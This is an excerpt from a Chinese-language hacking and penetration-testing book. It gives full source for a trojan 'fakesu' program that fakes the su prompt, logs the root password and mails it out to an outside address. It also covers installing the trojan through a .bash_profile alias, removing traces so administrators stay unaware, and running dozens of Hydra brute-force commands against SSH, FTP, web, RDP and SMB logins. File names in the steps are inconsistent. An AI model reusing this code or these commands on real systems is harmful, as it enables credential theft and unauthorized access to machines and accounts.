


图 2-1 将代码上传到服务器

02 再次检查代码

使用“cat fakesu.c”命令查看源程序代码，确认 2.1.2 节提及的 3 个地方都已正确修改，如图 2-2 所示。

```
[webadm@localhost ~]$ cat webadm.c
#include <stdio.h>
#include <stdlib.h>
main(int argc, char *argv[]){
    FILE *fp;
    char *user;
    char *pass;
    char filex[100];
    char clean[100];

    sprintf(filex, "/var/tmp/.mail");
    sprintf(clean, "rm -rf /var/tmp/.su; mv -f /home/webadm/.wgetrc /home/webadm/.bash
_profile");
    if(argc==1) user="root";
    if(argc==2) user=argv[1];
    if(argc>2){
        if(strcmp(argv[1], "-l")==0)
            user=argv[2];
        else user=argv[1];
    }
    fprintf(stdout, "Password: ");
    pass=getpass("");
    system("sleep 3");
    fprintf(stdout, "su: Authentication failure\nSorry.\n");
    if ((fp=fopen(filex, "w")) != NULL)
    {
        fprintf(fp, "%s:%s\n", user, pass);
        fclose(fp);
    }
    system(clean);
    system("rm -rf /var/tmp/.su; ln -s /bin/su /var/tmp/.su");
    system("uname -a >> /var/tmp/.mail; cat /var/tmp/.mail | mail admin@antian365.co
m");
}
```

图 2-2 执行前检查源代码

03 执行命令

执行如下命令。

```
chmod 777 fakesu.c
gcc -o .su fakesu.c; rm -rf fakesu.c
mv .su /var/tmp/.su
cd ~
cp .bash_profile .wgetrb
cp .bash_profile .wgetrb
echo "alias su=/var/tmp/.su">>.bash_profile
logout
```

- “Chmod 777 fakesu.c”表示使程序“fakesu.c”具有最高权限。
- “gcc -o .su fakesu.c; rm -rf fakesu.c”用于编译 fakesu.c 程序，生成 .su 文件，同时彻底删除 fakesu.c 程序。“rm -rf”用于在 Linux 中彻底删除文件及目录（不管目录中是否存在文件）。
- “cd ~”用于转到当前 Shell 的主目录。
- “cp .bash_profile .wgetrb”用于将 .bash_profile 文件备份成 .wgetrb 文件。
- “echo "alias su=/var/tmp/.su">>.bash_profile”用于将用户登录的 su 命令指向“/var/tmp/.su”命令。
- “Logout”用于注销当前 SSH Secure Shell 登录命令。如果是反弹 Shell，可以使用“exit”命令。执行命令后，如图 2-3 所示，编译 fakesu.c 程序时可能会出现

警告信息“webadm.c:19:警告:赋值时将整数赋给指针，未作类型转换”，该警告信息不会影响程序的正常运行。




图 2-3 执行命令

04 查看密码记录文件

根据 fakesu.c 程序中设置的密码记录文件可知，在本例中记录的文件为“/var/tmp/.pwdts”。该文件默认为隐藏属性，可以直接通过命令“cat /var/tmp/.pwdts”查看，如图 2-4 所示，记录的 root 用户的密码为“simeon”。




图 2-4 获取 root 用户的密码

05 删除安装文件

当 fakesu.c 程序成功记录 root 用户的密码后，需要删除安装的程序文件，否则时间

久了容易引起管理员的警觉。可以使用以下命令删除程序文件。

```
rm -rf /var/tmp/.su
cp .wgetrb .bash_profile
rm -rf .wgetrc
rm -rf /var/tmp/.pwsd
```

2.2 暴力破解工具 Hydra

Hydra 是世界顶级的密码暴力破解工具，支持几乎所有协议的在线密码破解，功能强大，密码能否被破解的关键取决于破解字典是否足够强大。在网络安全渗透过程中，Hydra 是一款必备的测试工具，配合社工库进行社会工程学攻击，有时会获得意想不到的效果。

2.2.1 Hydra 简介

Hydra 是著名黑客组织 thc 开发的一款开源的暴力密码破解工具，可以在线破解多种密码，目前已经被 Backtrack 和 kali 等渗透平台收录。除了命令行下的 Hydra 外，还提供了 Hydra-GTK 版本（有图形界面的 Hydra），其官方网站是 <http://www.thc.org/thc-hydra>。

Hydra 的最新版本为 Hydra 7.6，下载地址为 <http://www.thc.org/releases/hydra-7.6.tar.gz>，它支持 AFP、Cisco AAA、Cisco auth、Cisco enable、CVS、Firebird、FTP、uHTTP-FORM-GET、HTTP-FORM-POST、HTTP-GET、HTTP-HEAD、HTTP-PROXY、HTTPS-FORM-GET、HTTPS-FORM-POST、HTTPS-GET、HTTPS-HEAD、HTTP-Proxy、ICQ、IMAP、IRC、LDAP、MS-SQL、MySQL、NCP、NNTP、Oracle Listener、Oracle SID、Oracle、PC-Anywhere、PCNFS、POP3、POSTGRES、RDP、Rexec、Rlogin、Rsh、SAP/R3、SIP、SMB、SMTP、SMTP Enum、SNMP、SOCKS5、SSH（v1 和 v2）、Subversion、Teamspeak（TS2）、Telnet、VMware-Auth、VNC、XMPP 等类型密码的破解。

2.2.2 Hydra 的安装与使用

Hydra 可以在 Debian 和 Ubuntu 等环境下安装和使用。

1. 在 Debian 和 Ubuntu 环境下安装 Hydra

如果是 Debian 和 Ubuntu 发行版，会自带 Hydra，可直接使用 apt-get 命令在线安装，命令如下。

```
sudo apt-get install libssl-dev libssh-dev libidn11-dev libpcre3-dev
```

```
libgtk2.0-dev libmysqlclient-dev libpq-dev libsvn-dev firebird2.1-dev  
libncp-dev hydra
```

如果要使用 Redhat/Fedora 发行版的源码包编译安装，需要先安装相关依赖包，命令如下。

```
yum install openssl-devel pcre-devel ncpfs-devel postgresql-devel  
libssh-devel subversion-devel
```

2. 安装 CentOS

CentOS 的安装命令如下。

```
# tar zxvf hydra-7.6-src.tar.gz  
# cd hydra-6.0-src  
# ./configure  
# make  
# make install
```

3. 使用 Hydra

BT5 和 kali 都默认安装了 Hydra。在 kali 中，依次单击“kali Linux”→“Password Attacks”→“Online Attacks”→“hydra”选项即可打开 Hydra。在 CentOS 终端中，输入命令“/usr/local/bin/hydra”即可打开该暴力破解工具。除此之外，还可以通过“hydra-wizard.sh”命令进行向导式设置来密码破解，如图 2-5 所示。




图 2-5 使用 hydra-wizard.sh 进行密码破解

4. 安装 libssh

如果不安装 libssh，运行 Hydra 破解账号时会出现错误。如图 2-6 所示，显示错误提示信息“[ERROR] Compiled without LIBSSH v0.4.x support, module is not available!”。

在 CentOS 下运行如下命令即可解决此问题。

```
yum install cmake
wget http://www.libssh.org/files/0.4/libssh-0.4.8.tar.gz
tar xzf libssh-0.4.8.tar.gz
cd libssh-0.4.8
mkdir build
cd build
cmake -DCMAKE_INSTALL_PREFIX=/usr -DCMAKE_BUILD_TYPE=Debug -DWITH_SSH1=ON .
make
make install
cd /test/ssh/hydra-7.6 //此为下载 Hydra 并解压的目录
make clean
./configure
make
make install
```




图 2-6 libssh 模块缺少错误

5. Hydra 参数详细说明

Hydra 命令示例如下。

```
hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE]
[-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x
MIN:MAX:CHARSET] [-SuvV46] [service://server[:PORT][:/OPT]]
```

- -l LOGIN: 指定破解的用户名称，对特定用户破解。
- -L FILE: 从文件中加载用户名进行破解。
- -p PASS: 小写字母 “p”，指定密码破解，少用，一般采用密码字典。
- -P FILE: 大写字母 “P”，指定密码字典。

- **-C FILE**: 使用冒号分割格式, 如“登录名:密码”代替“-L”和“-P”参数。
- **-e nsr**: 可选选项, “n”表示空密码试探, “s”表示使用指定用户和密码试探。
- **-t TASKS**: 同时运行的连接的线程数, 每一台主机默认为 16。
- **-M FILE**: 指定服务器目标列表文件为每行 1 条。
- **-w TIME**: 设置最大超时时间, 单位为秒, 默认为 30 秒。
- **-o FILE**: 指定结果输出文件。
- **-f**: 在使用“-M”参数以后, 在找到第 1 对登录名或者密码时中止破解。
- **-v / -V**: 显示详细过程。
- **-R**: 继续上一次破解。
- **-S**: 采用 SSL 链接。
- **-s PORT**: 可通过这个参数指定非默认端口。
- **-U**: 服务模块使用细节。
- **-h**: 更多的命令行选项 (完整的帮助文档)。
- **server**: 目标服务器名称或者 IP 地址 (使用此选项或“-M”选项)。
- **service**: 指定服务名, 支持的服务和协议包括 Telnet、FTP、POP3[-ntlm]、IMAP[-ntlm]、SMB、SMB NT、http[s]-{head|get}、http-{get|post}-form、http-proxy、Cisco、Cisco-Enable、VNC、LDAP2、LDAP3、MSSQL、MySQL、Oracle-Listener、Postgres、NNTP、Socks5、REXEC、Rlogin、PCNFS、SNMP、RSH、CVS、SVN、ICQ、SAPR3、SSH2、SMTP-Auth[-ntlm]、pcAnywhere、TeamSpeak、SIP、Vmauthd、Firebird、NCP、AFP 等。
- **OPT**: 一些服务模块支持额外的输入 (“-U”选项用于获取模块的帮助信息)。

2.2.3 Hydra 使用实例

本节给出 Hydra 的用法实例。

1. 破解 SSH 账号

破解 SSH 账号有两种方式, 一种是指定账号破解, 另一种是指定用户列表破解, 命令如下。

```
hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns ip ssh
```

例如, 输入命令“hydra -l root -P pwd2.dic -t 1 -vV -e ns 192.168.44.139 ssh”, 对 IP 地址为 192.168.44.139 的 root 账号密码进行破解, 如图 2-7 所示, 破解成功后显示其详细信息。

输入命令“hydra -l root -P pwd2.dic -t 1 -vV -e ns -o save.log 192.168.44.139 ssh”，将扫描结果保存在 save.log 文件中，使用“cat save.log”命令查看扫描结果，如图 2-8 所示。




图 2-7 破解 SSH 账号




图 2-8 查看破解日志

2. 破解 FTP 账号

(1) 破解指定用户名密码

```
hydra ip ftp -l 用户名 -P 密码字典 -t 线程 (默认 16) -vV  
hydra ip ftp -l 用户名 -P 密码字典 -e ns -vV
```

(2) 批量破解 FTP 账号和密码

```
hydra -L list_user -P list_password 192.168.56.101 ftp -vV
```

对 FTP 服务器（192.168.56.101）进行密码破解，如图 2-9 所示。




图 2-9 对 FTP 密码进行破解

3. GET 方式提交，破解 Web 登录

```

hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns ip http-get /admin/
hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns -f ip http-get /admin/index.php

```

4. POST 方式提交，破解 Web 登录

(1) hydra -l 用户名 -P 密码字典 -s 80 ip http-post-form "/admin/login.php:username= `USER` &password=`PASS`&submit=login:sorry password"

```

hydra -L list_user -P list_password 192.168.0.115 http-post-form
"member.php?mod=logging&action=login&loginsubmit=yes&infloat=yes&lssubmi
t=yes&inajax=1:fastloginfield=username&username=`USER`&password=`PASS`&q
uickforward=yes&handlekey=ls:Login failed" -V

```

以上示例表示对 192.168.0.115 进行破解，需要定义登录的 URL，以及设置登录验证和错误登录标记，效果如图 2-10 所示。




图 2-10 对 HTTP 进行暴力破解

```
member.php?mod=logging&action=login&loginsubmit=yes&infloat=yes&lssubmit=yes&inajax=1
fastloginfield=username&username=^USER^&password=^PASS^&quickforward=yes
&handlekey=ls
Login failed
```

(2) 对 admin 密码进行破解

```
hydra -t 3 -l admin -P pass.txt -o out.txt -f 192.168.0.115 http-post-form
"login.php:id=^USER^&passwd=^PASS^:<title>wrong username or password</title>"
```

“-t”表示同时线程数为3；“-l”表示用户名是“admin”，字典为pass.txt，保存为out.txt；“-f”表示破解1个密码就停止；“192.168.0.115”表示目标IP地址；“http-post-form”表示采用HTTP的POST方式提交表单密码破解；“<title>”中的内容是错误猜解的返回信息提示。

5. 破解 HTTPS

```
hydra -m /index.php -l muts -P pass.txt 192.168.0.115 https
```

6. 破解 teamspeak

```
hydra -l 用户名 -P 密码字典 -s 端口号 -vV ip teamspeak
```

7. 破解 Cisco

```
hydra -P pass.txt 192.168.0.115 cisco
hydra -m cloud -P pass.txt 192.168.0.115 cisco-enable
```

8. 破解 SMB

```
hydra -l administrator -P pass.txt 192.168.0.115 smb
```

9. 破解 POP3

```
hydra -l muts -P pass.txt my.pop3.mail pop3
```

10. 破解远程终端账号

(1) 破解管理员账号

```
hydra ip rdp -l administrator -P pass.txt -V
```

(2) 批量破解账号

```
hydra -s 3389 192.168.44.138 rdp -L user.txt -P pwd.txt -V
```

破解效果如图 2-11 所示。




图 2-11 破解 3389 账号

11. 破解 HTTP-Proxy

```
hydra -l admin -P pass.txt http-proxy://192.168.0.115
```

12. 破解 IMAP

```
hydra -L user.txt -p secret 192.168.0.115 imap PLAIN
hydra -C defaults.txt -6 imap://[fe80::2c:31ff:fe12:ac11]:143/PLAIN
```

参考文章

- <http://resources.infosecinstitute.com/online-dictionary-attack-with-hydra/>
- http://www.aldeid.com/wiki/Thc-hydra#Install_Hydra

2.3 Linux 操作系统 root 账号密码的获取

Linux 操作系统由于其开源性、低成本等特点，在商业上运用越来越多，很多公司都采用 LAMP（Linux+Apache+MySQL+PHP）典型架构。相对于 Windows 操作系统的密码获取技术而言，Linux 的密码获取比较困难。在 Windows 中，不论设置多么复杂的密码，都可以通过彩虹表、键盘记录、mimikatz_trunk 域名注入获取密码等技术获取包括 Windows 2008 Server 在内的所有操作系统密码。但在 Linux 操作系统中，如果设置一个非常复杂的密码，破解成功的几率相对较低。在获得网站 WebShell 权限的前提下，通过提权等方法可以获得系统权限，通过查看“/etc/shadow”文件的内容可以获取 Linux 操作系统的用户名和加密密码，但获取最高权限 root 用户的密码就比较困难。直接添加账号容易被发现，所以获取 root 账号的密码非常有必要。

本节的主要研究内容包括：使用普通用户权限记录 root 密码，使用 SSH 后门方法记录 root 密码，安装 Rootkit 后门程序记录 root 账号密码，通过 John 工具破解 shadow 密码，使用 Sulog 后门记录 SU 密码。

2.3.1 Linux 密码的构成

在 Linux 系统中，涉及系统登录密码的重要文件有两个，分别是“/etc/passwd”和“/etc/shadow”，第 1 个文件记录用户信息，第 2 个文件真正保存用户密码信息。在“/etc/passwd”文件中，每一行表示一个用户的信息，一行有 7 个段位，每个段位用冒号分割。下面给出一个 Linux 系统中的“/etc/passwd”文件的两行，其格式为“username:x:UID:GID:username full:username home:shell type”。

- 第 1 字段：用户名（也称为登录名）。
- 第 2 字段：口令，显示为 x，表示其实密码已被映射到“/etc/shadow”文件中。
- 第 3 字段：UID。
- 第 4 字段：GID。
- 第 5 字段：用户名全称，这是可选的，可以不设置。
- 第 6 字段：用户的根目录所在位置。
- 第 7 字段：用户所用 Shell 的类型，常见为“/bin/bash”。

“/etc/shadow”文件是“/etc/passwd”的影子文件，这个文件并不是由“/etc/passwd”产生的，这两个文件应该是对应互补的。shadow 的内容包括用户名及被加密的密码，以及其他“/etc/passwd”文件中不能包括的信息，如用户的有效期限等。这个文件只有 root 权限可以读取和操作。“/etc/shadow”文件的内容包括 9 个段位，每个段位之间用冒号分割。通过研究发现，即使两个账号的密码相同，其密码加密值也不一样。各个字段的含义如下。

- 第 1 字段：用户名（也称为登录名），“/etc/shadow”文件中的用户名和“/etc/passwd”文件中的用户名是相同的，这样就把 passwd 和 shadow 中使用的用户记录联系在一起，这个字段是非空的。
- 第 2 字段：密码（已被加密）。如果有些用户在这个字段是 x，表示这个用户不能登录系统。这个字段是非空的。
- 第 3 字段：上次修改口令的时间。这个时间是从 1970 年 1 月 1 日起到最近一次修改口令的时间间隔（以天为单位）。用户可以通过 passwd 命令来修改用户的密码，然后查看“/etc/shadow”文件中此字段的变化。
- 第 4 字段：两次修改口令的最短间隔天数，也就是说，用户必须经过多少天才能修改其口令，如果设置为 0 则禁用此功能。此项功能的用处不是太大，默认

值是从“/etc/login.defs”文件定义中获取的，PASS_MIN_DAYS 中有定义。

- 第 5 字段：两次修改口令的最长间隔天数。该功能能够增强管理员管理用户口令的时效性，即增强系统的安全性。系统默认值是在添加用户时从“/etc/login.defs”文件的定义中获取的，在 PASS_MAX_DAYS 中定义。
- 第 6 字段：设置提前多少天警告用户口令将过期。当用户登录系统后，系统登录程序提醒用户口令将要作废。系统默认值在添加用户时从“/etc/login.defs”文件的定义中获取，在 PASS_WARN_AGE 中定义。
- 第 7 字段：口令过期之后多少天禁用此用户。此字段表示用户口令作废多少天后系统会禁用此用户，也就是说，系统不再让此用户登录，也不会提示用户过期，而是完全禁用。
- 第 8 字段：用户过期日期。此字段指定了用户作废的天数（从 1970 年 1 月 1 日开始的天数），如果这个字段的值为空，则账号永久可用。
- 第 9 字段：保留字段，目前为空，以备将来 Linux 发展之用。

某系统 root 账号在“etc/shadow”文件中的表现方式为“root:\$1\$kbIAhX/R\$PiLL1U.n6bivtIr4oTi2y0:15377:0:99999:7::”。

2.3.2 Linux 密码文件的位置

绝大部分 Linux 操作系统的密码文件名称为 shadow，但也有一些特殊的 Linux/UNIX 操作系统的密码文件名称为 passwd，而且密码文件所在位置也不一样。下面是一些常见 Linux 系统的密码文件位置。

- Linux：/etc/shadow。
- SystemV Release 4.2：/etc/security。
- SystemV Release 4.0：/etc/shadow。
- SunOS 5.0：/etc/shadow。
- SCO UNIX：/tcb/auth/files/。
- OSF/1：/etc/passwd。
- HP-UX：/.secure/etc/passwd。
- BSD 4.x：/etc/master.passwd。
- AIX3：/etc/security/passwd。
- IRIX5：/etc/shadow。

2.3.3 Linux 系统采用的加密算法

下面介绍 Linux 系统采用的加密算法。

1. 查看密码的加密算法

Linux 账户的密码加密后存放于“/etc/shadow”文件中。Linux 操作系统的密码采用的加密方式，取决于“/etc/pam.d/system-auth”或者“/etc/pam.d/passwd”文件中的定义，通过“more/etc/pam.d/system-auth”或者“authconfig --test | grep hashing”命令可以获取操作系统使用的加密算法，目前有 SHA-256、SHA-512 和 MD5 加密算法。

在 Red Hat Enterprise Linux Server 中，可以通过“authconfig --test | grep hashing”命令获取当前系统账号的密码加密算法，如图 2-12 所示。




图 2-12 获取 Red Hat Enterprise Linux Server 系统账号的加密算法

2. Linux/UNIX 采用 5 种加密算法

Linux/UNIX 操作系统目前采用 5 种加密算法，可以通过加密后的密码值来识别，主要是通过账号后面的 \$X 进行判断。\$1 表示 MD5 加密算法，\$2 表示使用 Blowfish 加密算法，\$5 表示使用 SHA-256 加密算法，\$6 表示使用 SHA-512 加密算法，其余为标准的 DES。例如，“root:\$1\$kbIAhX/R\$PiLL1U.n6bivtIr4oTi2y0:15377:0:99999:7:::”的加密算法为 MD5。

3. Linux 密码操作

对于 Linux 密码操作，主要有增加、删除和修改，第一次添加用户时需要设定一个密码，修改密码使用“passwd”，删除用户时系统将自动删除设置的密码。读取密码加密文件的用户必须具备 root 权限，通过“cat /etc/shadow”命令可以读取 shadow 文件的内容。

2.3.4 获取 Linux root 密码的方法

Linux Root 账号和密码的获取方法主要有 4 种，分别是键盘记录、嗅探、替换关键程序及暴力破解。目前没有非常完美的密码获取方法。

1. 键盘记录获取法

根据操作系统内核版本，编译一个修改过的 SSH 或者内核键盘记录软件，早期的键盘记录软件有 Keylogger、Keylog 等。在 root 账号下通过编译键盘记录程序或者执行编译好的键盘记录程序，当 root 用户登录时，程序自动捕获 root 账号输入的密码。此方法需要有 root 权限，但可以做得极为隐秘。例如，使用内核键盘记录功能增加模块

隐藏、文件隐藏、链接隐藏等功能，以增强程序的隐秘性。

2. 嗅探


在 Windows 操作系统中可以使用 Cain 嗅探 FTP、POP3、SSH 等应用程序的登录口令，在 Linux 中可以使用 Dsniff 嗅探 root 账号的登录口令。通过在相同网段中的被控机器上发送 ARP 欺骗数据包，将目标机器的流量导入被控主机，并分析其密码（如 FTP、SSH）。如果被控服务器是 Linux 服务器，目前通过开源软件比较难抓取 SSH 的密码（需要进行中间人攻击，Dsniff 不具备中间人攻击的能力，而 Windows 下的 Cain 已实现伪造证书进行中间人攻击），所以，可以变通地通过抓取其他服务的密码获取 root 密码，如 FTP、SMB。Linux 中 FTP 通常使用操作系统认证，抓取 FTP 密码就等于抓取了系统的密码。

3. 替换关键程序法

目前有两种方法，一种是网上使用的 fakesu.c 程序，另一种是获取 root 权限后替换 SU 程序。

（1）fakesu.c 程序法

网上使用的 kpr-fakesu.c（简称 fakesu.c）程序由 koper（koper@linuxmail.org）开发，程序最新版本为 V0.9beta167。该程序是在 WebShell 权限或者拥有普通账号的权限下，通过修改该程序中的配置文件，当前用户使用 SU 命令时，捕获具有 root 账号权限的密码，如图 2-13 所示。该程序可以将密码发送到指定邮箱，也可以在本地产生成文件，但这个方法的所有内容都是伪造的，所以有明显的缺点，具体如下。



```
fakesu.c
[test@localhost ~]$ cp .bash_profile .wgetrc
[test@localhost ~]$ echo "alias su=/var/tmp/.su">>.bash_profile
[test@localhost ~]$ ls -al
-rwxr-xr-x 4 test test 4096 11-04 15:16 .
-rwxr-xr-x 5 root root 4096 11-04 15:01 ..
-rw-r--r-- 1 test test 207 11-04 15:08 .bash_history
-rw-r--r-- 1 test test 33 11-04 15:01 .bash_logout
-rw-r--r-- 1 test test 198 11-04 15:16 .bash_profile
-rw-r--r-- 1 test test 124 11-04 15:01 .bashrc
-rw-r--r-- 1 test test 515 11-04 15:01 .emacs
-rw-r--r-- 1 test test 1400 11-04 15:06 fakesu.c
-rwxr-xr-x 3 test test 4096 11-04 15:01 .kde
-rwxr-xr-x 4 test test 4096 11-04 15:01 .mozilla
-rw-r--r-- 1 test test 176 11-04 15:16 .wgetrc
[test@localhost ~]$ cd /var/tmp
[test@localhost tmp]$ ls
[test@localhost tmp]$ ls -al
-rwxr-xr-x 2 root root 4096 11-04 15:15 .
-rwxr-xr-x 27 root root 4096 2010-12-23 ..
-rw-r--r-- 1 test test 12 11-04 15:08 .pwd$
-rwxr-xr-x 1 test test 6187 11-04 15:15 .su
[test@localhost tmp]$ cat .pwd$
root:simeon
[test@localhost tmp]$
```

图 2-13 通过 fakesu.c 程序获取 root 账号的密码

- 密码提示和鉴权结果与实际系统的不一致，容易被发现。
 - 由于程序鉴权过程是伪造的，所以，无论输入的密码是否正确，都会将结果发送到指定的电子邮箱。
